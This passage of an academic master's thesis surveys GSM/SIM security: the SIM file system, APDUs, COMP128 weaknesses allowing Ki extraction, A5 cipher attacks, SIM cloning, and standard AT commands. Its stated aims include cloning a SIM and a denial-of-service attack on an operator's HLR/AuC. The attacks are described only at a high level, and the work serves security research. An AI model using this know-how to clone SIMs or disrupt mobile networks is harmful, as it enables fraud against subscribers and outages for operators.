Πανεπιστήμιο Πειραιώς
Τμήμα Ψηφιακών Συστημάτων Π.Μ.Σ. «Τεχνοοικονομική Διοίκηση και Ασφάλεια Ψηφιακών Συστημάτων»

THESIS

ΘΕΜΑ:

Study, analysis, implement and testing of malware mobile station (mal-MS) using a clone Sim card, an Arduino, AT commands and Qualcomm applications (QXDM, QPST)

Postgraduate Student:

Καπετανάκης Νικόλαος

Advisor:

Χρήστος Ξενάκης

Contents

1. PREFACE

When considering security in mobile systems, in common with most other systems, our purpose is in preventing:

- Access and use of service to avoid or reduce a legitimate charge.
- Loss of confidentiality or integrity of a user's or operator's data.
- Denial of a specific user's access to their service or denial of access by all users to a service.

However, user expectations for instant communication and ease of use, as well as terminals which are easily lost or stolen, present a number of unique challenges in the mobile environment.

Second generation systems such as GSM were designed from the beginning with security in mind. This has stood up to the kind of attacks that were prevalent on the analogue system at the time, thanks mainly to the ability to put responsibility for security in the hands of the Home Environment (HE) operator. The HE operator can control the use of the system by the provision of the Subscriber Identity Module (SIM) which contains a user identity and authentication key. This is specifically arranged so that this long life authentication key is not required by the Serving Network (SN) when roaming, exposed over the air or exposed across the interface between the SIM and the mobile. This keeps to the minimum the level of trust the HE operator needs to place in the User, Serving Network and manufacturer of the Mobile Equipment (ME).

It is worth to mention that mobile security or mobile phone security has become increasingly important in mobile computing. It is of particular concern as it relates to the security of personal information now stored on smartphones.

More and more users and businesses use smartphones as communication tools but also as a means of planning and organizing their work and private life. Indeed, smartphones collect and compile an increasing amount of sensitive information to which access must be controlled to protect the privacy of the user and the intellectual property of the company.

All smartphones, as computers, are preferred targets of attacks. These attacks exploit weaknesses related to smartphones that can come from means of communication like Calls, SMS, MMS, Wi-Fi networks, GSM, 3G etc…

The study, analysis, implement and testing of malware mobile station (**mal-MS**) using clone Sim card, Arduino, AT commands and Qualcomm applications (QXDM, QPST) constitute the subject of present Thesis.

Objective and object of this, is the presentation of:

1. Study and analysis of Sim cards, AT commands, Arduino, Qualcomm applications (QXDM, QPST).
2. Data extraction of Sim cards using combined AT commands and Arduino (International mobile subscriber identity (IMSI), Temporary Mobile Subscriber Identity (TMSI), etc…).
3. Methodology of cloning a Sim Card.
4. Implementation of malware mobile station (**mal-MS**).
5. Testing **mal-MS** attack using QXDM and QPST applications.

The present Thesis aspires to contribute, as much as possible better, in covering the objectives above and to present that with the ostensibly rapid growth of Telecommunications, Information Technology and Technology generally, raises the issue of Security.

Closing this preface, I would like to express our sincere gratitude to my advisor Assist. Prof. C. Xenakis for the immeasurable amount of support and guidance he provided in order to accomplish the present Thesis.

September 2015

Piraeus

2. INTRODUCTION

Today, Long Term Evolution (LTE) is being deployed in all regions, and subscriptions for this technology are predicted to reach 2.6 billion by 2019. Despite the proliferation and rapid migration to 4G networks, mainly in developed markets, GSM remains the dominant cellular technology in many countries. In fact GSM-only subscriptions represent the largest share of mobile subscriptions today. As most new LTE devices are backwards compatible to GSM, the latter will not be replaced, but rather complement 3G and 4G connectivity, operating as a fallback mechanism.

The security of GSM networks has been extensively analyzed in the literature. Many works have pinpointed the fact that the GSM security is based on some arbitrary trust assumptions that malicious actors can violate and attack both mobile users and the network. However, a common limitation of the previous works lies to the fact that the discovered vulnerabilities and attacks were presented and analyzed in a theoretical manner, thus their feasibility is questionable. This can be attributed to the closed nature of the GSM industry players including the phone manufacturers, baseband vendors and infrastructure equipment suppliers, which do not release specifications of their products. Additionally, the hardware and software to perform practical experiments to GSM networks were very expensive or they were available only to mobile operators to assess their network. This situation was beneficiary for the mobile operators, since they were not pressured to enhance their provided level of security despite the discovered vulnerabilities.

In the last years, open-source micro controller boards have been emerged, allowing anyone to perform experiments in GSM networks in a cost-effective and flexible manner. These low-cost and widely available hardware/software systems can be-come a powerful tool at the hands of malicious actors, introducing an asymmetric threat to mobile operators, since anyone, including script kiddies, can use them to disrupt the normal operation of a mobile network.

The main equipment of our test bed is:

- A common sim reader
- A reprogrammable 16-in-1 GSM sim card
- An Arduino Uno board with GSM its shield that is used as a software programmable mobile phone
- A root Samsung galaxy mobile phone
- Qualcomm applications (QXDM and QPST)

The above testbed allowed us:

1. Clone a SIM card and retrieve sensitive data (identities and keys) from the SIM card with the aim of identifying potential issues regarding the security configuration of the mobile operators.
2. Implement and perform a **mal-MS** attack. The result of this attack is that the targeted Home location register (HLR)/ Authentication Center (AuC) reaches a saturation point and cannot serve new requests (legitimate or malicious).
3. Testing **mal-MS** attack to see if it is successful and show analytically how it work in practice.

THEORETICAL PART

3. SIM CARDS

3.1 Structure and type

SIM card is a smart card with a microprocessor and it consists of the following modules:

- Central processing unit (CPU)
- Program memory (ROM)
- Working memory (RAM)
- Data memory (EPROM or E2PROM)
- Serial communication module

These five modules must be integrated into an Integrated Circuit (IC), otherwise their safety would be threatened. This is because the chip connections may become illegal access and misappropriation of SIM cards important clues.

In practice, there are two different forms of SIM cards with the same functions:

(A) Full-size SIM card (see figure 1), this form of SIM cards with the IC cards of the ISO 7816 Standard [ISO7816], similar to IC card.




Figure 1: Full-Size SIM card

(B) Embedded SIM card (see figure 2), is a semi-permanent packed to the cards in the mobile station equipment.

Figure 2: Embedded SIM card

3.2 Security of SIM card

The presence of cryptographic algorithm and secret key in SIM card makes the SIM card secure. The most sensitive information of SIM card is the authentication algorithm (A3), the cipher key generation algorithm (A8), the authentication secret key (Ki), a personal identification number (PIN), a personal unblocking code (PUK) and a cipher key (Kc). A3 and A8 algorithm were written into the SIM card in the producing process, and most people could not read A3 and A8 algorithm. PIN code could be settled by the phone owners and have the ability to change the code but there are limited attempts on PIN access if they do not remember the code. In the other hand, PUK code is held by the operators and the phone owners if they know PUK code have the ability to resets PIN and the attempt counter. Finally, Kc was derived in the process of encryption from Ki (see figure 3).




Figure 3: The relationship between GSM security parameters and functions

3.3 Sim card file system

Forensic SIM tools extract digital evidence present in the file system of a SIM/USIM. The file system is organized in a hierarchical tree structure as shown in figure 4. It is composed of the following three types of elements:

- Master File (MF) - the root of the file system that contains dedicated and elementary files.
- Dedicated File (DF) - a subordinate directory to the master file that contains dedicated and elementary files.
- Elementary File (EF) - a file that contains various types of formatted data, structured as either a sequence of data bytes, a sequence of fixed size records, or a fixed set of fixed size records used cyclically.




Figure 4: Sim card file system

The GSM standards define several important dedicated files immediately under the MF: DFgsm, DFtelecom and DFcd. Several EFs are defined for these DFs and the MF, including many that are mandatory. The EFs under DFgsm and DFcd contain mainly network-related information respectively for GSM 900 MHz and Digital Cellular System (DCS) 1800 MHz band operation. EFs for 850 MHz and 1900 MHz bands used in North America are found respectively under those DFs as well, and typically contain identical information. The EFs under DFtelecom contain service-related information. The contents of specific EFs that are recovered by most forensic tools and have proved useful in investigations are shown analytically in the table 1.

Identifier of EFs	**Name**	**Length(bytes)**
6FAD	Administrative	3
6F38	Service Table	4
6F07	IMSI	9
6F7B	Forbidden PLMN	12
6F7E	TMSI, LAI	11
6F20	Kc, n	9
6F30	PLMN Selector	24
6F74	BCCH Information	16
6F78	Access Control	2

Table 1: Contents of specific EFs

It is worth to mention that though SIM file systems are highly standardized, the standards allow flexibility such that their content can vary among network operators and service providers. For example, a network operator might not use an optional file system element, might create an additional element on the SIM for use in its operations, or might install a built-in function to provide a specialized service.

3.4 File access controls of sim card

SIM cards employ a range of tamper resistance techniques to protect their contents. In addition, various levels of rights exist that are assigned to a DF or EF to control the conditions of access:

- Always - Access can be performed without any restriction.
- Card Holder Verification 1 (CHV1) - Access can be performed only after a successful verification of the user’s PIN, or if PIN verification is disabled.
- Card Holder Verification 2 (CHV2) - Access can be performed only after a successful verification of the user’s PIN2, or if PIN2 verification is disabled.
- Administrative (ADM) - Access can be performed only after prescribed requirements for administrative access are fulfilled.

- Never - Access of the file over the SIM/ME interface is forbidden.

The SIM operating system controls access to an element of the file system based on its access condition and the type of action being attempted. For example, actions on EFs include searching, reading and updating the contents. While reading and searching the contents of a particular EF might be allowed without CHV1 verification (an Always access condition), updating might likely require as a prerequisite CHV1 being correctly verified (a CHV1 access condition). In general, CHV1 protects core SIM data for the card user against unauthorized reading and updating, while CHV2 protects administrative dialing control data mainly for a card manager. The 4 to 8 digit values of both CHVs can be reset by anyone knowing the PIN values, or their verification completely disabled. Finally, the ADM Codes are required for Administrative access and are normally kept by the service provider or network operator that issued the SIM.

The SIM operating system allows only a preset number of attempts, usually three, to enter the correct CHV before further attempts are blocked. Submitting the correct Unblock CHV value, also known as PUK, resets the CHV and the attempt counter. If the identifier of the SIM is known, the Unblock CHV for either CHV1 or CHV2 can be obtained from the service provider or network operator. The Integrated Circuit Card ID (ICCID) is normally imprinted on the SIM along with the name of the network provider. Moreover, if needed, the identifier can also be read easily with a SIM tool from the EFiccid, since the Always access condition applies by definition. Finally, it is worth to mention that if the number of attempts to enter an Unblock CHV value correctly exceeds a set limit, normally ten attempts, the card becomes blocked permanently and makes it useless.

3.5 Data transmission

Data transfer (defined in the ISO/IEC 7816 specification) between the card reader and the card takes place on a single line, a so called half-duplex connection. The card reader and the card have a master and slave relationship. This means that data exchange is always initiated by the host and never by the client. The card receives the command (C-APDU) from the reader, executes it and responds to the card reader by sending an R-APDU.

3.5.1 Application Protocol Data Units

The internationally standardized data unit for the data exchange between the card reader and the smart card is called APDU. A distinction is made for different purposes of APDUs. An APDU used in the transmission protocol layer is called TPDU. TPDUs are subdivided at the application protocol layer into two types of APDUs, namely command APDUs (C-APDUs) and response APDUs (R-APDUs).

APDUs can be understood as boxes which either contain a command sent from the card reader to the card or a response from the card to the card reader.

Command APDU: Every C-APDU has two elements, a header and a body. The length of the header is fixed to 4 bytes, the length of the body varies, depending on the amount of the included data. All the bytes included in the C-APDU (see table 2).

Code	Length (byte)	Description	Grouping
CLA	1	Class of instruction	Header
INS	1	Instruction code	Header
P1	1	Instruction parameter 1	Header
P2	1	Instruction parameter 2	Header
Lc	0 or 1	Number of bytes in the command data field	Body
Data	Lc	Command data string	Body
Le	0 or 1	Maximum number of data bytes expected in response to the command	Body

Table 2: Contents of a command APDU

Lc and Le are the abbreviations for ‘length command’ and ’length expected’. Generally four C-APDUs with different contents are possible. In table 3 illustrates the cases of C-APDUs.

Case	Structure	Length (byte)
1	CLA - INS - P1 - P2	4
2	CLA - INS - P1 - P2 - Le	5
3	CLA - INS - P1 - P2 - Lc - Data	variable
4	CLA - INS - P1 - P2 - Lc - Data - Le	variable

Table 3: Cases of C-APDUs

Response APDU: An R-APDU is composed of a body and a trailer. The body is optional and the trailer mandatory. Two R-APDU types are available consisting either out of a body and a trailer or just a body. In table 4 shows the elements of an R-APDU.

Code	Length (byte)	Description	Grouping
Data	Length of the response data field	Response data string	Body
SW1	1	Status byte 1	Trailer
SW2	1	Status byte 2	Trailer

Table 4: Contents of a response APDU

The length of the response data is specified in the preceding C-APDU, but regardless of the number of bytes indicated by the Le byte the length can be 0 if the smart card terminates the process caused by an error or invalid parameters in the C-APDU. The status words SW1 and SW2 provide the processing result of the C-APDU execution. In Figure 5 shows the basic classification scheme for the status words.




Figure 5: Return code classification scheme

Status bytes containing '63||XX16 or '65||XX16 indicate that the non-volatile memory of the smart card has been altered. Other status words starting with '6X'16 indicate a premature termination of command execution without altering the non-volatile memory. '90||00/16 are the status bytes for successful processing.

Even though a standard for return codes exists, many applications define their own non-standard codes.

4. SIM DATA THREATS

4.1 Flaws in implementation of A3/A8 algorithms

Although the GSM architecture allows operator to choose any algorithm for A3 and A8, many operators used COMP128-1 that was secretly developed by the GSM association (see figure 6). The structure of COMP128 was finally discovered by reverse engineering and some revealed documentations, and many security flaws were subsequently discovered. In addition to the fact that COMP128 makes revealing Ki possible especially when specific challenges are introduced, it deliberately sets ten rightmost bits of Kc equal to zero that makes the deployed cryptographic algorithms 1024 times weaker and more vulnerable, due to the decreased keyspace. Some GSM network operators tried another new algorithm for the A3/A8, called COMP128-2. COMP128-2 was also secretly designed and inherited the problem of decreased keyspace. Despite of such important problem, no other problems are reported so far. However, we can prospect for new discovered vulnerabilities in the future as it is secretly designed. An improved version of COMP128-2, called COM128-3, is also proposed that generates 64 bits of session key and resolves the problem of decreased keyspace.




Figure 6: COMP128 calculation

4.2 Flaws in cryptographic algorithms

A stream cipher known as the A5 algorithm has multiple versions with various levels of encryption (see figure 7). That versions are:

- A5/0: no encryption.
- A5/1: original A5 algorithm used in Europe.
- A5/2: weaker encryption algorithm created for export, in removal.
- A5/3: strong encryption algorithm created as part of the 3rd Generation Partnership Project (3GPP).

Stream cipher is initialized with the Kc and the number of each frame. The same Kc is used:

1. Throughout the call, but the 22-bit frame number changes during the call, thus generating a unique key stream for every frame.
2. As long as the Mobile Services Switching Center (MSC) does not authenticate the Mobile Station again.
3. For days in some cases.

An efficient attack to A5/1 that can be used for a real-time cryptanalysis on a computer includes two kinds of attacks: The former that requires the first two minutes of eavesdropped encrypted conversation is capable of extracting the ciphering key in about one second, while the latter just needs two seconds of encrypted conversation to extract the ciphering key in several minutes. In addition A5/2 is the deliberately weakened variant of A5/1. An efficient attack to A5/2 requires less than one second of encrypted conversation to extract the ciphering key in less than one second on a computer. On the other hand, the A5/3 algorithm is much stronger but there is an attack that allows an adversary to recover a full A5/3 key by related-key attack. The time and space complexities of the attack are low enough so the attacker can extract the ciphering key in two hours. It should mention that this attack may not be applicable to the way A5/3 is used in 3G systems.



Kc (64bit), Frame Number (22bit)
A5
114bit keystream for MS to BTS link
114bit keystream for BTS to MS link

Figure 7: A5 Algorithm keystream generation

4.3 Sim cloning

SIM cloning consists of duplicating the GSM Subscriber Identity Module identification and placing calls or using other charged services using the account of the cloned SIM(see figure 8). In the early several years, because of poor security features, cloning was more common than it is today. People can fake the SIM card with the SIM cloning technique. Cloning has now been rendered more challenging technically, it is as physical approach to the SIM card is required as opposed to simply being within radio reach.

SIM cloning is nowadays more difficult to perform, as copying the contents of the SIM does not enable a duplicate SIM to operate, as the SIM itself performs security operations on the data contained inside to avoid such copying. In order to function, the cloned SIM needs to perform security operations on the data comprised, just like the old one. SIM cloning is also a great concern of security services because of its GSM location-based service undependable if more than one handset is using the same SIM card.

For cloning a SIM card, we must obtain two key pieces of data: IMSI and Data Encryption Key (Ki). IMSI can be obtained:

1. From SIM using scanning software
2. Eaves-dropping on networks for unencrypted transmission of the IMSI
3. Using At commands

In the other hand, Ki cannot normally be obtained directly as it is derived from encryption algorithm stored on SIM. So the main challenge of an attacker is to derive the root key Ki from the subscriber's SIM. In April 1998, the Smartcard Developer Association (SDA) and the ISAAC research group could find an important vulnerability in the COMP128 algorithm that helped them to extract Ki in eight hours by sending many challenges to the SIM. Subsequently, some other schemes were proposed that were based on the chosen challenges and were capable of extracting Ki in less time. Ultimately, a side-channel attack, called partitioning attack, was proposed by the International Business Machines Corporation (IBM) researchers that makes attacker capable of extracting Ki if he could access the subscriber's SIM just for one minute. The attacker can then clone the SIM and use it for his fraudulent purposes. The COMP128 algorithm needs large lookup tables that would leak some important information via the side channels when it is implemented on a small SIM.

Figure 8: Sim Cloning

4.4 Over-the-air cracking

It is feasible to misuse the vulnerability of COMP128 for extracting the Ki of the target user without any physical access to the SIM. This can be accomplished by sending several challenges over the air to the SIM and analyzing the responses with several tools. However, this approach may take several hours. After finding Ki and IMSI of the target subscriber, the attacker can clone the SIM and make or receive calls and other services such as SMS in the name of the victim subscriber. However, the attacker will encounter with a slight problem. The problem is that the GSM network allows only one SIM to access to the network at any given time so if the attacker and the victim subscriber try to access from different locations, the network will realize existence of duplicated cards and disables the affected account.

5. AT COMMANDS

5.1 Introduction of AT Commands

Figure 9: AT commands

The AT commands is a set of Hayes commands, originally developed by Dennis Hayes for the Hayes Smartmodem 300 baud modem. An AT Command is a set of series of short text strings which are combined together to produce complete commands for operations such as dialing, hanging up, and changing the parameters of the connection and extracting information of many sorts. The majority of modems follow the specifications of the Hayes command set which are typically known as AT commands. However, due to the large number of firmware and baseband devices, AT Commands are not supported completely in all devices. Furthermore, a baseband may support proprietary AT Commands, available only for a specific device.

In order to extract data from SIM cards we need to use AT Commands. The standard command set for GSM modem is defined in "AT Command set for GSM Mobile Equipment (ME)". It defines a lot of commands to interact with the ME and the Smart Card. It is important to mention that every AT command has its own specific syntax and response results.

5.2 AT Commands Syntax




Figure 10: AT commands classification

The "**AT**" or "**at**" prefix must be set at the beginning of each command line. To terminate a command line enter **<CR>**. Commands are usually followed by a response that includes "**<CR><LF><response><CR><LF>**".

All these AT Commands can be split into three categories syntactically: "**basic**", "**S parameter**", and "**extended**". They are listed as follows:

- **Basic syntax**

  These AT Commands have the format of "**AT<*x*><*n*>**", or "**AT&<x><n>**", where "**<*x*>**"is the command, and "**<*n*>**"is/are the argument(s) for that command. An example of this is "**ATE<*n*>**", which tells the data circuit-terminating equipment (DCE) whether received characters should be echoed back to the data terminal equipment (DTE) according to the value of "**<*n*>**". "**<*n*>**" is optional and a default will be used if missing.

- **S parameter syntax**

  These AT Commands have the format of "**ATS<*n*>=<*m*>**", where "**<*n*>**" is the index of the **S** register to set, and "**<*m*>**"is the value to assign to it. "**<*m*>**" is optional, but if it is missing, then a default value is assigned.

- **Extended syntax**

  These commands can operate in several modes, as shown in table 5:

Test Command	**AT+<x>=?**	This command returns the list of parameters and value ranges set with the corresponding Write Command or by internal processes.
Read Command	**AT+<x>?**	This command returns the currently set value of the parameter or parameters.
Write Command	**AT+<x>=<…>**	This command sets the user definable parameter values.
Execution Command	**AT+<x>**	This command reads non-variable parameters affected by internal processes in the GSM engine

Table 5: Types of AT commands and responses

5.2.1 Combining AT Commands on the same command line

You can enter several AT Commands on the same line. In this case, you do not need to type the "AT" or "at" prefix before every command. Instead, you only need type "AT" or "at" at the beginning of the command line. Please note to use a semicolon as command delimiter. The command line buffer can accept a maximum of 256 characters. It is important to mention that if the characters entered exceeded this number then none of the command will be executed and Terminal Adaptor (TA) will return "ERROR".

5.2.2 Entering successive AT Commands on separate lines

When you need to enter a series of AT Commands on separate lines, please note that you need to wait the final response (for example OK, CME error) of last AT command you entered before you enter the next AT command.

5.3 General AT-commands

These commands are for the identification of the TA. The Terminal Adaptor and four of those commands are adapted here to be the identification commands of the ME. In general those commands will have a specific response, but manufactures may choose to provide more information if desired.

5.3.1 Manufacturer Identification +CGMI

Command	**Possible response(s)**
+ CGMI	<manufacturer> *+CME ERROR: <err>*
+CGMI=?	

Table 6: +CGMI command

Description: Displays the manufacturer identification.

Defined values:

- <manufacturer>: Contains the name of the ME manufacturer in alphanumeric format.
- The <err> field: Returns the relative error and determines it GSM 11.11.

5.3.2 Request Model identification +CGMM

Command	Possible response(s)
+ CGMM	<model> *+CME ERROR: <err>*
+CGMM=?	

Table 7: +CGMM command

Description: Displays the supported frequency bands. With multi-band products the response may be a combination of different bands.

Defined values:

- <model>: Contains the name of the model in alphanumeric format.
- The <err> field: Returns the relative error and determines it GSM 11.11.

5.3.3 Request Revision identification +CMGR

Command	Possible response(s)
+ CGMR	<revision> *+ CME ERROR: <err>*
+CGMR=?	

Table 8: +CMGR command

Description: Displays the revised software version.

Defined values:

- <revision>: Contains the name of the version in alphanumeric format.
- The <err> field: Returns the relative error and determines it GSM 11.11.

5.3.4 Product serial number identification +CGSN

Command	Possible response(s)
+ CGSN	<sn> + CME *ERROR: <err>*
+CGSN=?	

Table 9: +CGSN command

Description: Allows the user application to get the IMEI (International Mobile Equipment Identity, 15-digit number) of the product.

Defined values:

- <sn>: Contains the IMEI in numeric format.
- The <err> field: Returns the relative error and determines it GSM 11.11.

5.3.5 Select TE Character Set +CSCS

Command	Possible response(s)
+CSCS=[<chset>]	
+CSCS?	+CSCS: <chset>
+CSCS=?	+ CSCS: ("GSM","PCCP437","CUSTOM","HEX")

Table 10: +CSCS command

Description: Informs the ME which character set is used by the TE. The ME can convert each character of entered or displayed strings. This is used to send, read or write short messages.

Defined values:

- GSM: GSM default alphabet.
- PCCP437: PC character set code page 437.
- CUSTOM: User defined character set.
- HEX: Hexadecimal mode. No character set used, the user can read or write hexadecimal values.

5.3.6 Request international mobile subscriber identity +CIMI

Command	Possible response(s)
+ CIMI	<IMSI> *+CME ERROR: <err>*
+CIMI=?	

Table 11: +CIMI command

Description: Reads and identifies the IMSI of the SIM card. The PIN may need to be entered before reading the IMSI.

Defined values:

- <IMSI>: International Mobile Subscriber Identity (string without double quotes).
- The <err> field: Returns the relative error and determines it GSM 11.11.

5.4 AT call control commands

This clause describes AT call control related commands, which are useful to make, answer or stop calls.

5.4.1 Dial command ATD

Verbose result code	Numeric code	Description
OK	0	if the call succeeds, for voice call only
CONNECT <speed>	10,11,12,13,14,15	if the call succeeds, for data calls only, <speed> takes the value negotiated by the product.
BUSY	7	If the called party is already in communication
NO ANSWER	8	If no hang up is detected after a fixed network time-out
NO CARRIER	3	Call setup failed or remote user release

Table 12: Response of ATD command

Description: The ATD command sets a voice, data or fax call. For a data or a fax call, the application sends the following ASCII string to the product. The syntax of dial command is ATD<nb>.

Defined Values:

- <nb>: Destination phone number

5.4.2 Hang-Up command ATH

Command	Possible responses
ATH *Note: Ask for disconnection*	OK *Note: Every call, if any, is released*
ATH1 *Note: Ask for outgoing call disconnection*	OK *Note: Outgoing call, if any, is released*

Table 13: ATH command

Description: The ATH (or ATH0) command disconnects the remote user. In the case of multiple calls, all calls are released. The specific ATH1 command has been appended to disconnect the current outgoing call, only in dialing or alerting state. It can be useful in the case of multiple calls.

Defined Values:

<n>:

0. Ask for disconnection (this is default value)

1. Ask for outgoing call disconnection

5.4.3 Answer a call command ATA

Command	Possible responses
	RING *Note: Incoming call*
ATA *Note: Answer to this incoming call*	OK *Note: Call accepted*
ATH *Note: Disconnect call*	OK *Note: Call disconnected*

Table 14: ATA command

Description: When the product receives a call, it waits for the application to accept the call with the ATA command.

5.5 Network service related commands

This clause describes GSM network related commands. These commands include supplementary service handling and facility locking of the network and network registration information query.

5.5.1 Network Registration +CREG

Command	Possible response(s)
+CREG=[<n>]	
+CREG?	+CREG: <n>,<stat>[,<lac>,<ci>] *+CME ERROR: <err>*
+CREG=?	+ CREG: (list of supported <n>s)

Table 15: +CREG command

Description: This command is used by the application to ascertain the registration status of the product.

Defined values:

<n>:

0. Disable network registration unsolicited result code

1. Enable network registration unsolicited result code +CREG: <stat>

2. Enable network registration and location information unsolicited result code +CREG: <stat>[,<lac>,<ci>]

<stat>:

0. Not registered, ME is not currently searching for a new operator

1. Registered, home network

2. Not registered, ME currently searching for a new operator to register to

3. Registration denied

4. Unknown

5. Registered and roaming

<lac>: string type, two byte location area code in hexadecimal format.

<ci>: string type, two byte cell ID in hexadecimal format Implementation Optional.

5.5.2 Operator selection +COPS

Command	Possible response(s)
+COPS=[<mode>[,<format>	*+CME ERROR: <err>*
+COPS?	**+COPS: <mode>[,<format>,<oper>]** *+CME ERROR: <err>*
+COPS=?	**+ COPS: [**list of supported **(<stat>,**long alphanumeric **<oper>** **,** short alphanumeric **<oper>,** numeric **<oper>)** s**]** **[,,(**list of supported **<mode>**s**),(**list of supported **<format>**s**)]** *+CME ERROR: <err>*

Table 16: +COPS command

Description: Determines whether the network has currently indicated the registration of the ME, as well as information elements about the operator, the network type. Also with the above command we are able to change between the operators and the network types or even to deregister the ME from the network.

Defined values:

<mode>:

0. Automatic (<oper> field is ignored)

1. Manual (<oper> field shall be present)

2. Deregister from network

3. Set only <format>, do not attempt registration/deregistration (<oper> field is ignored). This value is not applicable in read command response

4. Manual/automatic (<oper> field shall be present). If manual selection fails, automatic mode (<mode>=0) is entered

<format>:

0. Long alphanumeric format <oper>

1. Short alphanumeric format <oper>

